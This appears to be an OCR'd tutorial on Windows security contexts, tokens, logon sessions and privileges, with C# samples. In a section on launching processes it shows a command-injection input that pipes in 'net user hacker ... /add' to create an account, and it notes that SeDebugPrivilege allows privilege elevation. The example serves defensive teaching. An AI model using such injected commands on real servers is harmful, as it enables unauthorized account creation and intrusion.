
```
Logon Failure:
          Reason:          The specified account's password has
expired
          User Name:       alice
          Domain:          XYZZY
          Logon Type:      3
          Logon Process:   Advapi
          Authentication Package:    Negotiate
          Workstation Name: XYZZY
```

Data: (●) Bytes ( ) Words

Auditing: It's a developer's best

How to turn on auditing in Windows.

Auditing is part of security policy, and you can get to the machine's security policy by looking in the **Administrative Tools** folder for "Local Security Policy."



Policy	Security Setting
Audit account logon events	No auditing
Audit account management	No auditing
Audit directory service access	No auditing
Audit logon events	Failure
Audit object access	No auditing
Audit policy change	No auditing
Audit privilege use	No auditing
Audit process tracking	No auditing
Audit system events	No auditing

Security Context

1.security principal

A security principal is an entity that can be positively identified and verified via a technique known as authentication. Usually when people think of security principals, they think of users, but there's a bit more to it than that.

I like to think of three different types of principals:

User principals

Machine principals


Service principals

Here's an example. Imagine that we have two machines in a domain called DOM, named MAC1 and MAC2. DOM\Alice is logged into MAC1 interactively. Now a bunch of network requests that originate from MAC1 are serviced by MAC2. If those requests are authenticated, which security principal will MAC2 see for any given request?

The answer is that I've not given you enough information! Just because Alice is logged on interactively doesn't mean that all requests from that machine will go out using her credentials. Security principals in Windows are assigned on a process by process basis, via a little kernel object called a token (see topic for Token). So it depends on which process made the request.

Take a look at Figure for an example. Here we have three different processes running on the machine where Alice is working.

The first is explorer.exe, which is Alice's shell program. When Alice uses Explorer to connect to a share on MAC2, her request is authenticated between explorer.exe on MAC1 and services.exe (the process that implements file and printer sharing) on MAC2. Because explorer.exe is running as Alice, her credentials are used for that request.



Security principals

We also see the operating system itself (some service hosted in **services.exe** on **MAC1**) making a request to **MAC2**. It's not **Alice**, though! It's the operating system of **MAC1** (that's what **SYSTEM** represents), so this request will use **MAC1**'s domain credentials and will be seen as **DOM\MAC1** by the server. Finally, **MAC1** is running SQL Server under a custom service account called **DOM\SQL**, so any requests from that process will be seen as **DOM\SQL**. Bear in mind that at any given time there will very likely be several different principals operating on any given machine.

2. security context

- **security context is a bit of cached data about a user, including her SID (Security Identifiers, or SIDs are used to uniquely identify user and group accounts in Windows), group SIDs, privileges, and some other stuff. One of the fundamental of Windows security is that each process runs on behalf of a user, so each process has a security context associated with it, like a global variable controlled by the kernel. This allows the system to audit the actions taken by a process and make access control decisions when the process acquires resources.**

- **To be more precise, a process is just a container, and it's really threads that do things, such as open resources. But unless you're impersonating (see topic Impersonation), all the threads in your process are by default associated with the process's security context.**

- **In Windows, a security context is represented by a data structure called a token. Each process object in the kernel holds a handle to an associated token object in the kernel. In this marriage, there's no option for divorce; once a process starts, it's associated with the same token for its entire lifetime.**

When building a desktop application, you should think about the different security contexts in which the app may run. Today it might be running with high privilege and be able to write data files in sensitive directories like Program Files; tomorrow, however, it may be running with low privilege. You should be sure to test your app under different security contexts.

Server applications are very different. A server application normally has a well-defined security context that it needs to function. For example, a service is configured to run under a particular identity and, no matter who starts that service, the Service Control Manager (SCM) ensures that it's started in the security context with which it was configured to run.

Another difference with a server application is that it's normally juggling several security contexts at once. Each authenticated client presents its security context to the server (often in the form of a token), which must make security decisions based on the client's context. Just remember that when a new client connects to your server, it doesn't change the server's security context.
The server may choose to temporarily impersonate a client (see topic for Impersonation) - before accessing a resource, but that's its prerogative.

3. Security Context in the .NET Framework

In .NET Framework two interfaces abstract security context: IIdentity and IPrincipal, which allows for a broad range of authentication options beyond those Namespace:


```
System.Security.Principal {
        public interface IIdentity {
        bool IsAuthenticated { get; }
        string AuthenticationType { get; }
        string Name { get; } }
public interface IPrincipal {
        bool IsInRole(string role);
        IIdentity Identity { get; }
} }
```

that Windows happens to implement natively. For instance, you can roll your own user database and use Forms Authentication in ASP.NET to authenticate users.

You might wonder why two interfaces are used to represent this one idea of security context. I like to think of it this way:

IIdentity deals with authentication (Who are you?), whereas
IPrincipal deals with authorization (What are you allowed to do?).

For example, you can allow Windows to do the heavy lifting by authenticating your clients using Kerberos (see topic Kerberos), and then take the resulting IIdentity and drop it behind your own custom implementation of IPrincipal. In this way you can add a set of application-specific roles that are populated based on the user's group memberships (as shown in Figure). To make authorization decisions in your code, it's better to check for an application-defined role than for a Windows group. This is because each group name includes the name of the domain or machine where the group was defined (say, SALESDOMAIN\|Customers), and if you've hardcoded names like these into your code, you're tightly coupled to that environment .



Customizing roles by implementing **IPrincipal** yourself

What is the token

A token is a kernel object that caches part of a user's security profile, including the user SID, group SIDs, and privileges. A token also holds a reference to a logon session (see topic LogonSession) and a set of default security settings that the kernel uses.

Tokens are propagated automatically as new processes are created. A new process naturally inherits a copy of the parent's process token. If you want to start a new process running with some other token, you have to start the Program As Another User.


The .NET Framework provides two classes that allow you to work with tokens: WindowsIdentity and WindowsPrincipal . If you ever want to look at the token for your process, call the static method WindowsIdentity.GetCurrent(). This method returns a WindowsIdentity object that represents the thread's security context.

This function is the way to discover your program's security context:

```
// here's a simple example of a log that includes
// information about the current security context
        void logException(Exception x) {
        IIdentity id = WindowsIdentity.GetCurrent();
        log.WriteLine("User name: {0}", id.Name);
        log.WriteLine("Exception: {0}", x.Message);
        log.WriteLine(x.StackTrace);
                                    }
```

What is the logon session

A logon session is a data structure maintained by the kernel that represents an instance of a principal on a machine. Each token points to a single logon session, so ultimately each process is associated with a single logon session via its token, as shown here:



A new logon session is produced each time a successful authentication occurs on the machine, so when you log on interactively the system creates a new logon session.

When you connect to a machine remotely and authenticate, say via a file share or a Web server that requires Windows authentication, a new logon session is created for you on the target machine and the server receives a token that refers to it.

Logon sessions often help determine the lifetime of processes.

There are three built-in logon sessions that the operating system starts implicitly at boot time:

999 (0x3e7) = SYSTEM
997 (0x3e5) = Local Service
996 (0x3e4) = Network Service

There's only one of each on a given machine at a time. It doesn't take a password to log these guys on — the operating system ensures that they're always present.

This doesn't mean that just anyone can get a token for Network Service and start programs running under these credentials. The operating system must do this on your behalf. An administrator can configure a service, IIS worker process, COM+ server, and so forth, to run as Network Service. These logon sessions are always present and are typically used to host daemons (see topic Daemon).

If you are building a server application that needs to start another process, ensure that you are under complete control of the path to the executable file that you want to launch (specify the full path). For example, consider the following ill gotten attempt to run a search using an external program:

```
string cmdToExecute = "search.exe " + userInput;
```

Normal users would pass say "butterfly"as an argument, while a malicious user could pass a string that would cause you to launch another program:

```
"| net user hacker @@InterWiki("ssw0rd", "P", "P")@@ /add"
```

Note the pipe symbol at the beginning of the malicious input. Of course net.exe will run in the same logon session your are running in, and if it happens to be a privileged session, the attack will succeed and you'll have a new user account on your server!

The most natural way to avoid this problem is to launch new processes using the System.Diagnostics.Process class, where you're forced to separate the name of the file you want to launch from the arguments that should be passed to the process:

```
Process p = new Process();
 p.StartInfo.FileName = @"c:\legacy\search.exe";
 p.StartInfo.Arguments = filteredUserInput;
p.Start();
```

Note that even when taking this precaution, you should still relentlessly filter any user input that you pass to the external program, because that program may itself be vulnerable to malicious input (it may never have been designed to accept input from remote, untrusted users, for example).

What is user profile

Have you ever noticed that the first time a particular user logs on to a machine it takes a little while longer for the shell (typically explorer.exe) to start up? You can hear the disk drive whirring and clunking — obviously something is going on. Subsequent logons are much faster. What's happening is this:

A user profile is being created for the user account on the machine.

A user profile consists of a home directory for the user, along with some standard subdirectories and files that allow the operating system to store per-user settings. If you're sitting in front of a computer, bring up Explorer and surf to the Documents and Settings folder, which is on the drive where the operating system was installed. You should see subdirectories for all user principals that have ever logged on interactively to the machine. If you view hidden folders , you'll see one called Default User. It's this folder that's being copied when you first log on with a new user account.

If you drill down into your own user profile, you'll see a couple of hidden files, called NTUSER.DAT and NTUSER.DAT.LOG, which make up the registry for your user profile. Bring up the registry editor and look under HKEY_USERS to see what I mean. The operating system dynamically loads the subkeys under HKEY_USERS as users log on and off interactively. To see this happen, bring up a command prompt and run the following command using a local account on your machine (I'll assume you're using a user account named Alice):

```
runas /u:Alice cmd
```

You'll be prompted for a password, and once you enter it you'll see a new command prompt that's running under an interactive logon for Alice. Refresh the registry editor, and you'll see a couple of new keys under HKEY_USERS. These keys point into the NTUSER.DAT file in Alice's home directory. Close this new command prompt and refresh the registry editor again. You should see that those keys have now disappeared. The profile has been unloaded.

HKEY_CURRENT_USER is a very interesting key. The operating system dynamically maps it onto one of the subkeys under HKEY_USERS based on the security context you're running in when you open it. Thus, if I were to run the following code from Alice's command prompt, I would be reading from her registry record:

```
using System; using Microsoft.Win32;
class ReadFromUserProfile {
        static void Main() {
        // this opens HKEY_CURRENT_USER
                RegistryKey hkcu = Registry.CurrentUser;

                foreach (string keyName in hkcu.GetSubKeyNames()) {
                        Console.WriteLine(keyName);
                        } } }
```


On the other hand, if I were to run this same code from a command prompt as myself, I would be reading from the registry in my own user profile and looking at an entirely different set of data.

Note that the mapping of HKEY_CURRENT_USER is affected by impersonation (see topic for Impersonation), so if a process running as Bob uses a thread impersonating Alice to open HKEY_CURRENT_USER, Alice's hive will be opened, not Bob's.

Privileges

Once you've been granted a privilege, it's listed in your token with a bit that says whether it's enabled or not, and you can enable it to make the operating system behave differently toward you.

When are you ever going to need a privilege? If you want to impersonate a user, you may need the new SeImpersonatePrivilege. If you want to change the time or reboot the system, those are privileged operations (SeSystemtimePrivilege, SeShutdownPrivilege).
To see a full list of privileges, open up your local security policy as an administrator and drill down into "User Rights Assignment" (see Figure).
A quick way to get to this console is to type secpol.msc from a command prompt running as an administrator.



Policy	Security Setting
Bypass traverse checking	Everyone
Change the system time	Administrators,Power Users
Create a pagefile	Administrators
Create a token object	
Create permanent shared objects	
Debug programs	Administrators

Privileges are assigned via security policy.

As an exercise, use the whoami tool (This tool shipped with Windows Server 2003, but also comes with the Windows 2000 resource kit). If you type **whoami /priv**, this program will look at its token and provide a pretty listing of the privileges found there, including whether each privilege is currently enabled or disabled.

Try this experiment from a normal user's command prompt, then from an admin's command prompt.

PRIVILEGES INFORMATION for normal user

Privilege Name	***State***
SeChangeNotifyPrivilege	*Enabled*
SeUndockPrivilege	*Enabled*

PRIVILEGES INFORMATION for admin

Privilege Name	***State***
SeChangeNotifyPrivilege	*Enabled*
SeSecurityPrivilege	*Disabled*
SeBackupPrivilege	*Disabled*
SeRestorePrivilege	*Disabled*
SeSystemtimePrivilege	*Disabled*
SeShutdownPrivilege	*Disabled*
SeRemoteShutdownPrivilege	*Disabled*
SeTakeOwnershipPrivilege	*Disabled*
SeDebugPrivilege	*Disabled*
SeSystemEnvironmentPrivilege	*Disabled*
SeSystemProfilePrivilege	*Disabled*
SeProfileSingleProcessPrivilege	*Disabled*
SeIncreaseBasePriorityPrivilege	*Disabled*
SeLoadDriverPrivilege	*Disabled*
SeCreatePagefilePrivilege	*Disabled*
SeIncreaseQuotaPrivilege	*Disabled*
SeUndockPrivilege	*Disabled*
SeManageVolumePrivilege	*Disabled*

The normal pattern of usage for a privilege can be demonstrated by an example. Say you want to reboot the system. You know that this is a privileged operation, so you reach up into your process token and try to enable SeShutdownPrivilege.

If you've been granted this privilege by policy, your token should have it, and so you'll be permitted to enable it. If you haven’t been granted this privilege, your attempt to enable it will fail, at which point you'll need to deal with the fact that you're not allowed to reboot the system (in a desktop app, you could inform the user of her lack of privilege with a message box, for example).

Assuming you've succeeded in enabling the privilege, you'll call the Win32 function ExitWindowsEx to request a reboot. Finally, you should disable the privilege. Notice the pattern here: enable, use, disable.

Remember that before you can use a privilege it must be in your token. The only way to get a privilege into your token is to have security policy grant it to you, and then to establish a fresh logon. The resulting token will have the new privilege, and it will be available for your use (in other words, don't forget to log off and log back on if you want a recent change to your groups or privileges to affect the programs you want to run).

Most functions don't require any special privileges, but if the documentation for a particular function indicates that a privilege is required, pay special attention to whether that function automatically enables the privilege or not. Some Win32 functions that use privileges can be called with the privilege enabled or disabled, and their behavior changes if you have a privilege enabled. Other functions always require a privilege and therefore will attempt to enable it for you as a convenience.

With a desktop application designed to be run by many different users, some with high privilege and some with low privilege, you should plan how you'll deal with failure in case the user running your app doesn't have the required privilege. With a server application, you'll normally run under an identity that has all the privileges you need.

Some privileges are very dangerous to grant to code that accepts input from untrusted sources. Especially if that input comes over from an untrusted network such as the Internet. For example, SeDebugPrivilege() can be used to elevate privileges because it allows a program to open any other process (including sensitive operating system daemons) for full permissions. If your server application has this privilege and accidentally gives control to an attacker who has sent you some malformed input, the attacker can use the privilege to read and write memory in any process he likes. This is really bad.

If you need to manually enable or disable a privilege, you'll have to use the Win32 API because as of this writing the .NET Framework doesn't wrap this functionality.

The key Win32 function here is **AdjustTokenPrivileges()**, which is what enables or disables privileges in a token. Each privilege in a token is represented with a 64-bit "Locally Unique Identifier" (LUID), which is allowed to change across reboots of the machine. So, before enabling privileges in a token, you need to look up the LUID for each one you plan on enabling. This is what **LookupPrivilegeValue()** is for. Given a string like "SeBackupPrivilege", this function will look up the corresponding LUID.

The **AdjustTokenPrivileges()** function can also return a data structure that indicates the previous state of the privileges you enabled. This makes it really easy to reset them after you're done using them, which is what my **ResetPrivileges** class is for.

Because this class implements **IDisposable**, C# programmers can rely on a using statement to disable a privilege when it's no longer needed. Here's some sample code that shows how this works.

```
using (ResetPrivileges r = Token.EnablePrivilege(WindowsIdentity.GetCurrent(),
            "SeShutdownPrivilege", true))
                    { // use the privilege... } // privilege will be disabled again here
```

Granting & Revoking privileges

The local security authority (LSA) on each machine ultimately decides what privileges will be granted to a user when she logs in. The most direct way of affecting that decision is to open the local security policy of the machine and edit the privilege grants there. You can get to the local security policy either by running **secpol.msc** from an administrative command prompt or by looking on the Start menu for an administrative tool called "Local Security Policy." From there, drill down into "Local Policies" and select "User Rights Assignment."

In a domain environment it's also possible to set privileges (and all other local security policy) at the domain, site and the local machine will download those updates at each reboot.

Because privilege assignments are always expanded at the local machine, you can grant them to individual users from any domain or any group known to that machine.

Also note that, like groups, any changes you make to privilege assignments won't take effect for any given user until she establishes a fresh logon on the machine.

Many developers, after granting themselves a privilege on their machine and then starting a new process, expect the privilege grant to take effect immediately. Don't forget the latency that's inherent in each security context! If you start another process, you're just going to get a copy of the parent process's token, which won't have the new privilege in it. Log off and back on to get a fresh token.

On a few occasions you'll need a Secondary Logon Service (see topic HowToRunAProgramAsAnotherUser). For example, Windows XP has the annoying restriction that prevents nonadministrators from changing their power-saving settings. This makes it a pain to run as a non-admin on laptop.

example

When you get on a plane, you usually want to change power settings to "max battery," but because each user profile has its own settings, you can't simply run **powercfg.cpl** from an administrative command prompt. You need to put yourself in the local Administrators group temporarily and make the change in your own user profile. To avoid having to log off and log back on, simply run the following batch file from my admin command prompt:

```
REM powercfg.cmd - temporarily elevate privilege
REM and launch the power configuration editor
net localgroup administrators keith /add
runas /u:keith "cmd /c powercfg.cpl"
net localgroup administrators keith /delete
```

This works because the secondary logon service always establishes a fresh logon before launching the new process.

You can also grant (and enumerate) privileges programmatically, via the Win32 LSA API, but note that, just as when running the local security policy tool interactively, you must be an administrator to read or write privilege settings in policy. The **PrivilegePolicy** class - written in Managed C++ simplifies the programmatic use of privileges. Note that this code also uses the **SecurityIdentifier** class in .NET Framework, which makes it easy to translate between SIDs and account names.

The classes from namespace System.Security provide implementations of the abstract interfaces IIdentity and IPrincipal (mentioned in SecurityContext) also:

```
namespace System.Security.Principal {
        public class WindowsIdentity : IIdentity {
                        // I've omitted some redundant constructor overloads
                public WindowsIdentity(....);
                public bool IsAnonymous { get; }
                public bool IsSystem { get; }
                public bool IsGuest { get; }
                public virtual WindowsImpersonationContext Impersonate();
                        // IIdentity implementation
                public bool IsAuthenticated { get; }
                                                }


        public class WindowsPrincipal : IPrincipal          {
                public WindowsPrincipal(WindowsIdentity id);
...
                                                            }
```

These classes expose quite a bit more functionality than the abstract interfaces they implement.
For example, use **IIdentity** to ask about the user's name, but you can get the user's raw token via **WindowsIdentity.Token**.
This allows you to find out much more about the user's security context,
including what privileges she has (the same is the API Win32 function **GetTokenInformation()**).

*** How to create a Window principal

If you've got a handle to a Windows token for a user, you'll likely want to wrap it in a WindowsPrincipal object.

```
// this approach is naïve!
WindowsPrincipal NaiveWrapToken(IntPtr token) {
        WindowsIdentity id = new WindowsIdentity(token);
        WindowsPrincipal p = new WindowsPrincipal(id);
        return p;                                    }
```

Unfortunately, the resulting WindowsIdentity won't behave like you might expect it to. For example, even if the token represents an authenticated user, if you look at the WindowsIdentity.IsAnonymous property, you'll find that it returns false. The other properties that start with Is… won't function properly also.

To solve this problem, you should call the more complicated constructor for **WindowsIdentity:**
.

```
namespace System.Security.Principal {
        public class WindowsIdentity : IIdentity {
                public WindowsIdentity( IntPtr token, ...);
 ... } }
```

With this constructor, you can say what the **IsAuthenticated** property, as well as **IsSystem** should return.

Keep in mind that the WindowsIdentity constructors that accept a token handle as input will first duplicate the token. This means two things: Any changes (such as enabling privileges) you make in one won't affect the other, and you'll be responsible for closing the token handle that you provided to the WindowsIdentity constructor

How to get a token for a user

Getting a token for a user is easy if you happen to be running on a Windows Server 2003 machine. You can simply construct a new WindowsIdentity, passing in the user principal name (UPN) for the account, which for name say Alice is typically something like alice@acme.com.1 Here's an example:

```
using System;
using System.Security.Principal;

class IsUserAnAdmin {

          static void Main(string[] args) {
                   string upn = args[0];
// here's the constructor
                   WindowsIdentity id = new WindowsIdentity(upn);
                   WindowsPrincipal p = new WindowsPrincipal(id);
                    if (p.IsInRole(WindowsBuiltInRole.Administrator)) {
                            Console.WriteLine("{0} IS an admin of this box", upn); }
                   else
                            { Console.WriteLine("{0} is NOT an admin of this box", upn); } }
}
```

Calling LogonUser

If you're trying to do the same thing with a local account, or a domain account on a Windows 2000 or Windows XP box, you'll need the user's password to get a token for it.

There is a Win32 API that you can call to authenticate a name and password: LogonUser(). This API takes the user's name, authority (domain name for a domain account or machine name for a local account), and password; verifies this information with the authority; and establishes a logon session. It returns a token that references the new session which you can use to impersonate the user, find out what groups she's in, and so on.

But there's a flaw in the Windows 2000 implementation of LogonUser. This function is implemented in terms of a lower-level (and much more powerful) function called LsaLogonUser(), which takes about a hundred parameters. Anyway, this lower-level function is so powerful that only users with Privilege as SYSTEM to call it. Why? Because you're allowed to inject arbitrary SIDs into the resulting token.

But here's the thing: Because the very useful LogonUser() calls LsaLogonUser(), it also requires this same privilege, even though it doesn't allow you to pass in those extra SIDs. Programs that need to call this function on Windows 2000 often end up being configured to run as SYSTEM, even though they might not normally need any special level of privilege. This is bad!

LogonUser() requires you to run as SYSTEM to call it on Windows 2000? Well, there's a workaround, but it's limited in that the resulting logon session will not have network credentials for the user. How to bypass this:

The trick is to perform an SSPI handshake (**SSPI - Security Support Provider Interface, helps a client and server establish and maintain a secure channel, providing confidentiality, integrity, and authentication. It abstracts most of the details of performing an authentication handshake and provides methods for integrity-protecting and encrypting data being sent on the wire as well as for decrypting and validating that data on the other side**) with yourself, playing the role of both client and server.

And the cool thing is, with version 2.0 of the .NET Framework it's trivial to implement (NegotiateStream class) and to build a client and server that authenticate across the network.

Well, to authenticate a user given the name and password, you just do the same thing but without the network. Attach two instances of NegotiateStream together, one for the client and one for the server, and perform both sides of the handshake.

What is daemon

In UNIX, a program that runs in the background (not attached to a terminal) is called a "daemon." In Windows, lots of programs run in this fashion, and they come in different forms, such as: NT services, IIS worker processes, COM servers, and scheduled processes.

Let's talk briefly about some characteristics of daemons on Windows. Think about what happens when you, the interactive user, launch a new process, either via Explorer or via a command shell. The new process works with a copy of your token, which puts it in your interactive logon session. It's also naturally placed in the interactive window station (where messages are put in), so you'll be able to see any windows it displays and interact with them. When you log off, that program will be closed.

Now think of what happens when you start a daemon. Say you start a service by typing ‘net start myservice’. In this case, net.exe talks to a daemon called the Service Control Manager (SCM), which was automatically started at boot time in the highly privileged SYSTEM logon session. If you log out, that daemon can continue to run. The SCM looks at a configuration database in the registry to figure out what credentials to use for the new process. If you've specified that the service run under an account that you've defined, the SCM will create a brand new logon session using those credentials.


Now think about starting an IIS 6 worker process, which you can do by right-clicking an application pool and choosing Start. Instead of the SCM, some IIS plumbing is responsible for the launch. Instead of the registry, there's the metabase where identity is configured via application pool settings. Still, the procedure is very similar, and the result is a daemon process that continues to run even after you log off.

COM is similar: It has a SCM and a configuration database of its own. A COM server can be configured to always run as a daemon simply by choosing any identity configuration option other than "Run as interactive user," or "Run as launching user."

Now think about what happens when a daemon process creates another process programmatically, say via System.Diagnostics.Process.Start(). The new process inherits the creator's token, logon session, and window station. The new process is a daemon. The major drawback here is that the command will always start the process running as SYSTEM, which is a bad idea.

